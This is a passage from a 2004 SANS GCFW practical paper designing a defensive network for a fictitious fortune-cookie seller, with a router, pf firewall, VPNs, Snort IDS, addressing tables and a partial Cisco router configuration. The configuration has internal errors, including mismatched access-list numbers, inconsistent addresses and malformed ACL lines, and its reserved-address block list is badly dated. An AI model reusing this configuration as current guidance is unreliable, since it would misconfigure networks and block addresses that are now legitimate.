Global Information Assurance Certification Paper

SANS GIAC Certified Firewall Analyst
Practical Assignment Version 3.0 (Option C)

Securing the Fortune

Security Architecture
Policy and Configuration
Design Under Fire
Verify the Firewall Policy

Jared McLaren
Submitted April 25, 2004

Table of Contents:

GCFW Abstract

This paper was written to fulfill the requirements of the GCFW certification. The majority of this paper is based on a network architecture created for the fictitious company GIAC Enterprises. The supporting sections for GIAC Enterprises include Security Architecture, Policy and Configuration, and Verify the Firewall Policy. The paper also includes a section named “Design Under Fire” where the focus is attacking the network design of a GCFW certified individual.

Assignment 1 – Security Architecture

Abstract

GIAC Enterprises has come to me for a network architecture proposal. The proposal must accommodate the various employees, business partners, and customers that will be accessing GIAC Enterprises' resources. The architecture proposal includes a router solution, firewall solution, VPN solution, network-based Intrusion Detection System, and an IP addressing scheme. The deliverables of this proposal include a network diagram describing purpose, function, placement, and risk mitigation of the components within the architecture.

Operations Description of GIAC Enterprises

GIAC Enterprises is a small business specializing in the sales of fortune cookie sayings. These fortune cookie sayings are created in-house by employees or purchased through third-party suppliers. GIAC Enterprises sells these fortune cookie sayings to fortune cookie factories or to individuals who use the sayings for their own creative purposes. GIAC Enterprises has a working relationship with a partner company, MetaLingual, whose expertise is written language translations. This allows GIAC Enterprises to include a great deal of international countries within their marketing scope. The company itself consists of twenty (20) home office workers located in Des Moines, Iowa that maintain the daily operations. There are also ten (10) workers in the sales force whose job descriptions demand 80% travel.

Group Definitions, Communications, and Access Requirements

Customers

Definition: Customers are defined as the organizations or individuals that may potentially purchase fortune cookie sayings from GIAC Enterprises. Customers have traditionally place orders by phone. GIAC Enterprises is now hoping to modernize their operations with online order processing.

Technical Communications: Management at GIAC Enterprises has displayed interest in the convenience and efficiency of Internet sales, so the network architecture must support an e-commerce environment. The sales force has been instructed by management to encourage potential customers to place orders online. Customers must have the ability to place orders securely through a web browser. The order placement web server must support SSL connections to the Internet. This web server in the GIAC Enterprises network must also have the ability to securely query a back-end database server to store various session data as well as retrieve the purchased fortune cookie sayings for the customer.

Access Requirements: Customers must simply be able to access the order placement web server over the Internet. GIAC Enterprises is in the process of creating an online application to accept and securely accept and process these orders. The order placement web server will handle all further communications within the GIAC Enterprises network. The customers should absolutely not be allowed to directly contact and query the database server. In this scenario, the web server is the only system allowed to directly communicate with the database server.

> *Note: During my initial meeting with GIAC Enterprises I strongly encouraged their developers to practice secure coding techniques. The Open Web Application Security (OWASP) Project has a great deal of free and useful resources on the subject. This is a very important statement to make to the GIAC Enterprises IT management in regards to network architecture. Web application attacking has been gaining popularity over the years. My final design will obviously support web access to their order placement server, but no matter how the firewall is configured it cannot prevent a compromise due to poor application security. This is a matter of education to GIAC Enterprises to the limits of firewall protection.*

Suppliers

Definition: Suppliers are defined as the companies that supply fortune cookie sayings. Not all fortune cookie sayings are created in the home office. In many situations is it more cost effective to order fortune cookie sayings rather than dedicate staff to creating them.

Technical Communications: Suppliers have delivered fortune cookie sayings via email in the past, but the preferred method will now be to upload file transfers to the corporate web server. Suppliers must have the ability to do this through a web browser. GIAC Enterprises web application developers are creating an appropriate web application and authentication system to handle these transactions. This processing will take place through an SSL connection to the web server to ensure data security. Our architecture must ensure that suppliers can securely get to the web server, and that the web server can upload the content to the database server.

Access Requirements: The access requirement for the architecture is simply web server access for suppliers. The suppliers should absolutely not be able to directly access and upload content to the database server. The network architecture must only allow the web server to contact the database server for data insertion.

Partners

Definition: GIAC Enterprises has recently made a partnership with a company that specializes in written language translation. This company, MetaLingual, has an agreement with GIAC Enterprises to interpret fortune cookie sayings to other languages. The current languages in the business agreement include Spanish, French, German, and Italian.

Technical Communications: MetaLingual has performed their translation functions via email in the past, but this has proven to be inefficient and redundant for data entry. GIAC Enterprises has entered a legal agreement that will allow MetaLingual to directly access the database that contains the fortune cookie sayings. This will greatly increase the efficiency of partnership.

Access Requirements: MetaLingual has a need for an "always on" remote connection directly to the GIAC Enterprises database server. A simple application has been developed that allows select-only access to the fortune cookie sayings database and insert access to a separate translation database. The only issue for our architecture design is secure remote access to the database for MetaLingual. The GIAC Enterprises database administrator will handle the rest.

Employees

Definition: The GIAC Enterprises employees are the main workers. The term employee, for the purpose of this document, will pertain to home office employees physically located within the building.

Technical Communications: The employees have broad communication needs. They must be able to access the Internet using various application level protocols to many locations, so the general rule is to allow all outbound access originating from the employees.

Access Requirements: Though the general rule is to grant all access, there are a few specific instances where access is blocked. Access is blocked on specific applications defined in the employee handbook and in the enterprise security policy. These limitations include various instant messaging applications and file trading applications. The architecture must support a design that allows users to access the Internet while providing the ability to filter specific network traffic.

Mobile Work Force

Definition: The mobile work force includes both the sales force and telecommuters. The sales force must be able to securely access personal folders on a GIAC Enterprises file server and remotely access their email.

Technical Communications: The mobile work force requires use of a remote file server and email system. These systems must be available through the Internet since the mobile workers could potentially be accessing the GIAC Enterprises network from anywhere in the world.

Access Requirements: A remote access system must be accessible to the Internet. Once again, the users could be coming from just about anywhere, so the remote access solution must be architected in an open fashion. Once connected, users must be able to only access their own files and their own email. The architecture design will create a path to the file server and email server, but proper access controls and administration within those services will be left to the GIAC Enterprises administrators.

General Public

Definition: The general public is defined as any Internet user that may or may not fit within one of the other defined groups. This user could be anyone who runs across information on GIAC Enterprises and wants to get more information through the web site. This group also includes anything from a random Internet user, to spammers, to malicious hackers.

Technical Communications: GIAC Enterprises would like to publish company information on the Internet. They would also like to run their own email systems as well as their own public DNS servers. The general public needs to be able to communicate with these systems.

Access Requirements: Web server access will need to be allowed for the publishing of company information. Inbound SMTP traffic must be open to the general public to allow email into the network. Inbound DNS traffic must also be allowed into the network in order to resolve IP addresses of GIAC Enterprises computers. The architecture must support these requirements while maintaining a defense-in-depth strategy that maintains confidentiality, integrity, and availability of every server on the network.

Proposed Infrastructure Components

The infrastructure will include a border router, a multi-interfaced firewall, two remote access solutions, a distributed network-based intrusion detection system, and an IP addressing scheme.

Router and VPN

The router will be a Cisco 3725 series running IOS 12.2 with the IP Plus IPSEC 3DES feature set. This feature set is required to create a 3DES VPN connection for our partner network connection. The router is connected to a fractional T3 connection using 6mb of bandwidth via a high-speed serial interface on the router. The router will perform basic ingress and egress filtering functions on absolute packet values. The purpose of this is to clean up known bad traffic into our network while being a good Internet neighbor at the same time. The router placement makes this ingress/egress filtering ideal since it is the first hop into our network and the last hop out of our network. This filtering will not be too intensive on the router and will definitely add benefit to our defense-in-depth strategy. One weakness of the router is its filtering ability. It takes a lot of cpu cycles to statefully filter incoming connections and even more cpu cycles to do add a VPN connection as well. Pushing the majority of the stateful filtering load onto the firewall will mitigate this weakness. The decision to spend money on a solid router was made since uptime will be an important factor once the GIAC Enterprises sales begin flowing through an online order system. The Cisco 3725 router was also found to be powerful enough to run the IPSEC connection to our partner while also performing basic filtering.

The complete router configuration can be found in Appendix A.

Firewall

The firewall is an OpenBSD 3.4 system running 'pf'. “Pf” is the OpenBSD stateful firewall. OpenBSD is viewed as the most secure of all the BSD distributions. It is also quite efficient with processing and memory usage. The pf firewall is very versatile and extremely configurable, which makes it ideal for the environment. The OpenBSD system is running on a 3.2 Ghz system with 1024MB of memory and 4 10/100mb Ethernet interfaces. This system has plenty of power to efficiently run all 4 interfaces with a 20-user network, a handful of servers, and a 6mb Internet connection. The cost of this firewall is only hardware, setup, and administration since OpenBSD and pf can be downloaded for free. The firewall will be placed behind the router and all traffic will have to pass through its external interface before entering the network. This gives the firewall optimal placement for filtering. All publicly routable IP addresses will be assigned to the external interface of the firewall and 1-to-1 network address translation will pass the traffic to the appropriate node. This will normalize and filter traffic before a packet ever reaches an internal system. Network traffic must always pass

through the firewall to enter another area of the network. This gives us a good deal of granularity in creating network security. A weakness of pf is that it is not a stateful inspection firewall. We cannot filter based on the application level data. Granular security controls, patch management, and intrusion detection systems will mitigate the lack of stateful inspection.

The complete firewall configuration can be found in Appendix B.

Remote Access

The first VPN solution is implemented on the border router. The second VPN solution will be an OpenSSH implementation running on OpenBSD 3.4 for mobile workers' remote access. This simple solution is to be used since email and file access are the only remote access requirements. Once again, the only cost will be hardware, setup, and administration since the software is available for free download. This will also be a 3.2 Ghz system with 1024MB of memory, but only 1 Ethernet interface. This hardware should be more than enough power to handle even a full 6mb of dedicated SSH traffic from the mobile workers. The system will have to be publicly accessible in order to be available to mobile workers. This opens up a weakness by making the device a target for hackers and background Internet "noise". Proper configuration and patch management is a key to mitigating this risk. To make things convenient, our SSH server will also be our file server. Secure copy, scp, is a built in function of SSH and offers easy and secure file transfer.

The SSH authentication will be configured to use digital certificates. This will make it easier on our work force since it doesn't require passwords. This also creates another layer of security since any kind of key logging logic will not gain access to our file server. One weakness with this approach is that the mobile workers' laptops must be configured securely as to protect those client certificates. Compromising the certificate would grant remote access to our network's file server and email server. To mitigate this risk, GIAC Enterprises requires a host-based firewall for every laptop in the mobile force, requires the installation of antivirus software, and makes an attempt to patch critical software vulnerabilities when the mobile workers are in the home office.

Intrusion Detection


The intrusion detection system (IDS) will be running Snort version 2.1.2. Snort is a highly effective and extremely configurable IDS with a large user community. My own experiences with Snort have proven the product to be a very powerful and reliable system that gives more detailed alert data than most commercial solutions. The best part about Snort is that it is available for free download online. The Snort IDS sensors will also be running on 3.2 Ghz 1024mb memory systems including two network interfaces. One interface will be sniffing traffic while the other will be a management interface. There will be three separate

IDS's throughout the GIAC Enterprises network. The systems will be passively monitoring the DMZ, Secure, and Internal network interfaces on the firewall. There will be no system monitoring the external interface on the firewall since the firewall logs and router logs will be logging the general denied activity attempting to enter our network. There is more interest in seeing what gets by the firewall and into the GIAC Enterprises networks. The Snort system will send its logs to the Syslog servers for future analysis. A major weakness of an IDS is that it is a reactive system. A passively monitoring system cannot stop an attack on your network. Snort can be configured to trigger responses and react to an attack, but my own personal preference is to monitor IDS logs and make network changes myself. False positives and maliciously crafted traffic can create dangerous side effects once active responses are sent out of an IDS. The mitigation of this weakness is a strict patching policy and a tight set of firewall rules.

IP Addressing

The high-speed serial interface of the router will be assigned an IP on a 30-bit subnet masked network from the upstream ISP. The internal router IP address on the fast Ethernet interface will be 12.2.3.1. Our publicly addressable network will be 12.2.3.0/24. GIAC Enterprises will use RFC 1918 reserved address space for the internal structure. The DMZ network will be addressed 192.168.0.0/24. The secure network segment will be addressed 192.168.10.0/24. Finally, the internal network will be assigned 172.16.0.0/24. All network segmentation will be created by the firewall, which means there is currently no need for extra segmentation through VLAN's. GIAC Enterprises will be implementing DHCP for internal users with a few static entries for internal servers and various administrators to accommodate our firewall rules. The choice to use RFC 1918 IP addresses on the internal network was made because there are only a few systems requiring the use of an Internet routable address. Address translation will accommodate our needs while adding a bit more protection to our internal systems. We will be dealing with our partner network for our VPN, which is using address translation from the IP address 123.45.67.89. It is assumed that every other system accessing our network, including the mobile sales force, telecommuters, suppliers, and the general public could be coming from virtually any allocated IP address on the Internet.

Based on the above requirements, I have presented the following environment:



There are four distinct network segments created by the firewall design. The first network is the External network where all Internet routable IP addresses will reside. The DMZ network is where Internet accessible systems will be placed, along with an NTP server. The internal network contains all employee workstations as well as basic internal servers. The secure network is a collection of systems that require very granular firewall rules due to their sensitive nature. This secure area is the most trusted segment in the GIAC Enterprises network.

DMZ and External Networks

External Network IP Scheme: 12.2.3.0/24
DMZ Network IP Scheme: 192.168.0.0/24

The DMZ network and the External network hold a very close connection. Most servers within the DMZ network are assigned a 1-to-1 Network Address Translation to a routable Internet address on the firewall's External network interface. All used Internet routable addresses will be assigned to the External network interface of the firewall, which should solve any ARP problems associated with NAT. This was one solution offered in the GIAC GCFW materials and is a good solution for this environment due to the limited number of used Internet routable IP addresses.

DMZ Network	Public IP	Private IP	Function
DMZ FW Interface	12.2.3.1	192.168.0.1	Route and Filter
DNS Server	12.2.3.2	192.168.0.2	Public DNS
SMTP Server	12.2.3.3	192.168.0.3	SMTP Relay
WWW Server	12.2.3.4	192.168.0.4	Commerce and Web
SSH Server	12.2.3.5	192.168.0.5	File Storage & VPN
NTP Server	12.2.3.6	192.168.0.6	Time Server

Internal Network
Internal Network IP Scheme: 172.16.0.0/24

The Internal network is designed to be completely unreachable to any direct connection attempt from the Internet. As stated, this network contains some internal servers and the employee desktop systems. This network has the freest reign on external access since the GIAC Enterprises access requirements state that employees must have a broad use of the Internet. A couple of key Internal network servers are noted on the network diagram. These are specifically noted to show that an internal mail system lives within the Internal network and there is a separate DNS system for the Internal network that is completely independent of the public Internet-reachable DNS system in the DMZ.

Internal Network	IP Address	Function
Internal FW Interface	172.16.0.1	Route & Filter
DNS Server	172.16.0.2	Internal DNS System
Mail Server	172.16.0.3	Internal Mail System
DB Admin	172.16.0.200	Database Administration
Firewall Admin	172.16.0.201	Firewall Administration
Security Admin	172.16.0.202	IDS and Syslog Reviewing

Secure Network
Secure Network IP Scheme: 192.168.10.0/24

The Secure network is the most controlled and trusted segment on the GIAC Enterprises network. Critical and sensitive systems will reside in the Secure network to obtain very granular firewall controls. The IDS systems' management interfaces will be in this network, the sensitive Syslog system will be protected here, and the all important database server containing the fortune cookie sayings will be locked down in this segment. All firewall rules granting access to the Secure network will be 1-to-1 locked down to IP addresses and specific ports.

Secure Network	IP Address	Function
Secure FW Interface	192.168.10.1	Route & Filter
DB Server	192.168.10.2	GIAC Enterprises Database
Syslog Server	192.168.10.3	Store System Log Files
Backup Syslog Server	192.168.10.4	Backup Log Server
DMZ IDS	192.168.10.100	DMZ Monitoring
Secure IDS	192.168.10.101	Secure Monitoring
Internal IDS	192.168.10.102	Internal Monitoring

Assignment 2 – Security Policy and Component Configuration

Abstract

The next section goes into detail studying the configuration of the GIAC Enterprises router, firewall, and VPN configuration. The router is set to perform basic ingress and egress filtering. The router will also host a VPN tunnel to the GIAC Enterprises partner MetaLingual. The firewall configuration segments the entire network while making services available to the public. The firewall plays the most important role in the GIAC Enterprises network security. The remaining VPN solution is the SSH server which is configured to give remote users access to file storage and email.

Router Configuration

(Includes Partner VPN configuration)

The GIAC Enterprises border router is a Cisco 3725 running IOS 12.2 with the IP PLUS IPSEC 3DES feature set. The router is set to perform basic ingress and egress filtering as well as create a secure VPN connection to MegaLingual, the GIAC Enterprises partner. The router has a high-speed serial interface that is connected to a fractional T3 connection to the upstream ISP. The router's Ethernet interface is connected to GIAC Enterprises' Class C IP network, 12.2.3.0/24. All outbound routing to the Internet is performed with a static route to a router on the upstream ISP network.

When covering access lists, it's important to understand the rule processing. Rules are processed in a top to down fashion. The first matching rule will be the applied action. Once an access list is defined and contains an entry, an emplicit "deny all" is placed at the end of the rule. If all non-matching traffic is meant to pass through the router, a "permit any" statement must be placed at the end of the access list.

Extended access lists are entered using the following syntax:

access-list <#> <action> ip <source> <wildcard> <destination> <wildcard>
Example: access-list 100 deny ip 10.0.0.0 0.255.255.255 any

To write the changes into memory, enter the following command:

Command: copy running-config startup-config

The router's configuration file is listed below in blue.

Set the basic logging and debugging information. Also, we'll set "service password-encryption" to encrypt passwords. This password encryption is a global setting.

```
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
```

The name of the router is set to GIAC_3725_Border.

```
hostname GIAC_3725_Border
!
```

The enable password is an MD5 hash, making it very computationally intensive to crack if an attacker were to compromise the configuration file.

```
enable secret 5 *****
!
```

Here's some more basic setup. Enable subnet-zero, disable DNS resolution, and enable routing.

```
ip subnet-zero
no ip domain-lookup
ip routing
```

SSH is now set up on the device. SSH comes with the IPSEC feature set and will allow us to securely communicate with the router. SSH is highly preferred over clear-text telnet administration.

```
!
! SSH Setup
!
ip ssh timeout 120
ip ssh authentication-retries 3
```

Isakmp will be enabled on the router in order to run a VPN from the device. The defined policy will use 3DES encryption with MD5 across a shared key authentication. The policy is set up for the MetaLingual peer address at 123.45.67.89.

```
!
! Internet Key Exchange (IKE)
!
crypto isakmp enable
crypto isakmp identity address
```

```
!
crypto isakmp policy 1
 encryption 3des
 hash md5
 authentication pre-share
 group 1
 lifetime 7800
 crypto isakmp key ****** address 123.45.67.89
```

The IPSec settings are now defined. Once again, we've defined 3DES encryption with MD5. The VPN will be connected via the high-speed serial interface on the router. Access list 150 will be used to define the hosts allowed to connect to the VPN.

```
!
! IPSec
!
crypto ipsec transform-set myvpn esp-3des esp-md5-hmac
crypto map crypto-hssi local-address Hssi1/0
!
crypto map crypto-hssi 1 ipsec-isakmp
 match address 150
 set peer 123.45.67.89
 set transform-set myvpn
 set security-association lifetime seconds 3600
 set security-association lifetime kilobytes 4608000
!
```

The high-speed serial interface is assigned the IP address 12.1.1.2 on a 30-bit subnet on the upstream provider's network. Access list 101 will define the ingress policy on this interface. The ingress policy will be defined on the serial interface for two purposes. First, this keeps unwanted traffic from getting a step into our network. Second, it's more cpu-efficient to block unwanted traffic on the outside interface.

```
interface Hssi0/0
 description High Speed Internet Access
 ip address 12.1.1.2 255.255.255.252
 ip access-group 101 in
 encapsulation ppp
 serial restart-delay 0
 crypto map crypto-hssi
```

The Ethernet interface is connected to our Internet routable Class C network. The interface is assigned 12.2.3.254 as its IP address. Access list 101 will contain the egress rules. The egress rules are placed on the router's Ethernet interface for the same reasons the ingress filter is placed on the serial interface; it's best to block bad traffic as soon as possible and it's more cpu friendly.

```
!
interface FastEthernet 1/0
 no shutdown
```

```
 description Connected to Routable Class C
 ip address 12.2.3.254 255.255.255.0
 ip access-group 101 out
 keepalive 10
```

Here we define ip classless as well as the static route to the upstream provider. The static route is defined since GIAC Enterprises will not perform any dynamic routing.

```
!
ip classless
!
! Static route to send traffic up the stream
ip route 0.0.0.0 0.0.0.0 12.0.0.1
!
```

The next section performs hardening functions and locks down extraneous services that might be running on the router. Some of these services are disabled by default in IOS 12.2, but they're all specifically listed for peace of mind. This also performs some basic ingress and egress functions. The ICMP unreachable messages will be blocked which will keep our network from disclosing potentially helpful reconnaissance information to an attacker. Source routing will also be filtered as well as packets destined for broadcast addresses.

```
! Be sure some services and capabilities are disabled
no ip http server
no ip bootp
no ip finger
no ip name-server
no snmp
no cdp
no ip source-route
no service tcp-small-servers
no service udp-small-servers
no ip unreachables
no ip direct-broadcast
```

The router will log to the two Syslog servers. These publicly routable addresses to the Syslog servers can only be accessed by the router's Ethernet interface. Two Syslog servers are defined just in case one goes down.

```
!
! Syslog logging
!
 logging 12.2.3.8 12.2.3.9
```

The banner is set to state that the device is intended for authorized users.

```
!
! Banner
!
banner motd #Welcome to GIAC Enterprises
```

```
This system is for authorized users only#
```

Now it's time to get into the access lists. The first access list, 10, limits access to who may connect to the SSH service. This is set to 10.2.3.1 since all traffic from the internal GIAC Enterprises network will be translated to this address before reaching the router. The reference to access list 10 will be displayed later in the configuration file.

```
!
! ACCESS LISTS
!
 access-list 10 remark LIMIT SSH ACCESS TO ROUTER (START)
 access-list 10 10.2.3.1 0.0.0.0
 access-list 10 remark LIMIT SSH ACCESS TO ROUTER (END)
!
```

The next access list is 100, the inbound access list on the high-speed serial interface. This is our main ingress filter. The list is quite large and contains all RFC 1918 addresses, the localhost address space, multicast address space, and all IANA reserved addresses. The multicast, localhost, and reserved addresses are all being logged. The list was taken directly from the IANA web site and was current as of April 17, 2004.

```
 access-list 100 remark INGRESS FILTER ON HSSI (START)
 access-list 100 deny 10.0.0.0 0.255.255.255 any
 access-list 100 deny 172.16.0.0 0.15.255.255 any
 access-list 100 deny 192.168.0.0 0.0.255.255 any
 access-list 100 deny 224.0.0.0 31.255.255.255 any log
 access-list 100 deny 127.0.0.0 0.255.255.255 any log
 access-list 100 deny 12.2.3.0 0.0.0.255 any log
 access-list 100 deny 0.0.0.0 0.255.255.255 any log
 access-list 100 deny 1.0.0.0 0.255.255.255 any log
 access-list 100 deny 2.0.0.0 0.255.255.255 any log
 access-list 100 deny 5.0.0.0 0.255.255.255 any log
 access-list 100 deny 7.0.0.0 0.255.255.255 any log
 access-list 100 deny 23.0.0.0 0.255.255.255 any log
 access-list 100 deny 27.0.0.0 0.255.255.255 any log
 access-list 100 deny 31.0.0.0 0.255.255.255 any log
 access-list 100 deny 36.0.0.0 0.255.255.255 any log
 access-list 100 deny 37.0.0.0 0.255.255.255 any log
 access-list 100 deny 39.0.0.0 0.255.255.255 any log
 access-list 100 deny 41.0.0.0 0.255.255.255 any log
 access-list 100 deny 42.0.0.0 0.255.255.255 any log
 access-list 100 deny 58.0.0.0 0.255.255.255 any log
 access-list 100 deny 59.0.0.0 0.255.255.255 any log
 access-list 100 deny 71.0.0.0 0.255.255.255 any log
 access-list 100 deny 72.0.0.0 0.255.255.255 any log
 access-list 100 deny 73.0.0.0 0.255.255.255 any log
 access-list 100 deny 74.0.0.0 0.255.255.255 any log
 access-list 100 deny 75.0.0.0 0.255.255.255 any log
 access-list 100 deny 76.0.0.0 0.255.255.255 any log
 access-list 100 deny 77.0.0.0 0.255.255.255 any log
 access-list 100 deny 78.0.0.0 0.255.255.255 any log
```

```
access-list 100 deny 79.0.0.0 0.255.255.255 any log
access-list 100 deny 89.0.0.0 0.255.255.255 any log
access-list 100 deny 90.0.0.0 0.255.255.255 any log
access-list 100 deny 91.0.0.0 0.255.255.255 any log
access-list 100 deny 92.0.0.0 0.255.255.255 any log
access-list 100 deny 93.0.0.0 0.255.255.255 any log
access-list 100 deny 94.0.0.0 0.255.255.255 any log
access-list 100 deny 95.0.0.0 0.255.255.255 any log
access-list 100 deny 96.0.0.0 0.255.255.255 any log
access-list 100 deny 97.0.0.0 0.255.255.255 any log
access-list 100 deny 98.0.0.0 0.255.255.255 any log
access-list 100 deny 99.0.0.0 0.255.255.255 any log
access-list 100 deny 100.0.0.0 0.255.255.255 any log
access-list 100 deny 101.0.0.0 0.255.255.255 any log
access-list 100 deny 102.0.0.0 0.255.255.255 any log
access-list 100 deny 103.0.0.0 0.255.255.255 any log
access-list 100 deny 104.0.0.0 0.255.255.255 any log
access-list 100 deny 105.0.0.0 0.255.255.255 any log
access-list 100 deny 106.0.0.0 0.255.255.255 any log
access-list 100 deny 107.0.0.0 0.255.255.255 any log
access-list 100 deny 108.0.0.0 0.255.255.255 any log
access-list 100 deny 109.0.0.0 0.255.255.255 any log
access-list 100 deny 110.0.0.0 0.255.255.255 any log
access-list 100 deny 111.0.0.0 0.255.255.255 any log
access-list 100 deny 112.0.0.0 0.255.255.255 any log
access-list 100 deny 113.0.0.0 0.255.255.255 any log
access-list 100 deny 114.0.0.0 0.255.255.255 any log
access-list 100 deny 115.0.0.0 0.255.255.255 any log
access-list 100 deny 116.0.0.0 0.255.255.255 any log
access-list 100 deny 117.0.0.0 0.255.255.255 any log
access-list 100 deny 118.0.0.0 0.255.255.255 any log
access-list 100 deny 119.0.0.0 0.255.255.255 any log
access-list 100 deny 120.0.0.0 0.255.255.255 any log
access-list 100 deny 121.0.0.0 0.255.255.255 any log
access-list 100 deny 122.0.0.0 0.255.255.255 any log
access-list 100 deny 123.0.0.0 0.255.255.255 any log
access-list 100 deny 124.0.0.0 0.255.255.255 any log
access-list 100 deny 125.0.0.0 0.255.255.255 any log
access-list 100 deny 126.0.0.0 0.255.255.255 any log
access-list 100 deny 173.0.0.0 0.255.255.255 any log
access-list 100 deny 174.0.0.0 0.255.255.255 any log
access-list 100 deny 175.0.0.0 0.255.255.255 any log
access-list 100 deny 176.0.0.0 0.255.255.255 any log
access-list 100 deny 177.0.0.0 0.255.255.255 any log
access-list 100 deny 178.0.0.0 0.255.255.255 any log
access-list 100 deny 179.0.0.0 0.255.255.255 any log
access-list 100 deny 180.0.0.0 0.255.255.255 any log
access-list 100 deny 181.0.0.0 0.255.255.255 any log
access-list 100 deny 182.0.0.0 0.255.255.255 any log
access-list 100 deny 183.0.0.0 0.255.255.255 any log
access-list 100 deny 184.0.0.0 0.255.255.255 any log
access-list 100 deny 185.0.0.0 0.255.255.255 any log
access-list 100 deny 186.0.0.0 0.255.255.255 any log
access-list 100 deny 187.0.0.0 0.255.255.255 any log
access-list 100 deny 189.0.0.0 0.255.255.255 any log
access-list 100 deny 190.0.0.0 0.255.255.255 any log
```

```
access-list 100 deny 197.0.0.0 0.255.255.255 any log
access-list 100 deny 223.0.0.0 0.255.255.255 any log
access-list 100 deny 225.0.0.0 0.255.255.255 any log
access-list 100 deny 226.0.0.0 0.255.255.255 any log
access-list 100 deny 227.0.0.0 0.255.255.255 any log
access-list 100 deny 228.0.0.0 0.255.255.255 any log
access-list 100 deny 229.0.0.0 0.255.255.255 any log
access-list 100 deny 230.0.0.0 0.255.255.255 any log
access-list 100 deny 231.0.0.0 0.255.255.255 any log
access-list 100 deny 232.0.0.0 0.255.255.255 any log
access-list 100 deny 233.0.0.0 0.255.255.255 any log
access-list 100 deny 234.0.0.0 0.255.255.255 any log
access-list 100 deny 235.0.0.0 0.255.255.255 any log
access-list 100 deny 236.0.0.0 0.255.255.255 any log
access-list 100 deny 237.0.0.0 0.255.255.255 any log
access-list 100 deny 238.0.0.0 0.255.255.255 any log
access-list 100 deny 239.0.0.0 0.255.255.255 any log
access-list 100 deny 240.0.0.0 0.255.255.255 any log
access-list 100 deny 241.0.0.0 0.255.255.255 any log
access-list 100 deny 242.0.0.0 0.255.255.255 any log
access-list 100 deny 243.0.0.0 0.255.255.255 any log
access-list 100 deny 244.0.0.0 0.255.255.255 any log
access-list 100 deny 245.0.0.0 0.255.255.255 any log
access-list 100 deny 246.0.0.0 0.255.255.255 any log
access-list 100 deny 247.0.0.0 0.255.255.255 any log
access-list 100 deny 248.0.0.0 0.255.255.255 any log
access-list 100 deny 249.0.0.0 0.255.255.255 any log
access-list 100 deny 250.0.0.0 0.255.255.255 any log
access-list 100 deny 251.0.0.0 0.255.255.255 any log
access-list 100 deny 252.0.0.0 0.255.255.255 any log
access-list 100 deny 253.0.0.0 0.255.255.255 any log
access-list 100 deny 254.0.0.0 0.255.255.255 any log
access-list 100 deny 255.0.0.0 0.255.255.255 any log
```

At the end of access list 100 we have some specific port blocks. We're blocking all inbound Windows traffic, X-Windows traffic, TFTP, Syslog, SNMP, and ICMP host-redirect and echo packets. This type of traffic has no reason to ever be entering the network. The rule closes with a "permit any" since all unmatched traffic passes our rule.

```
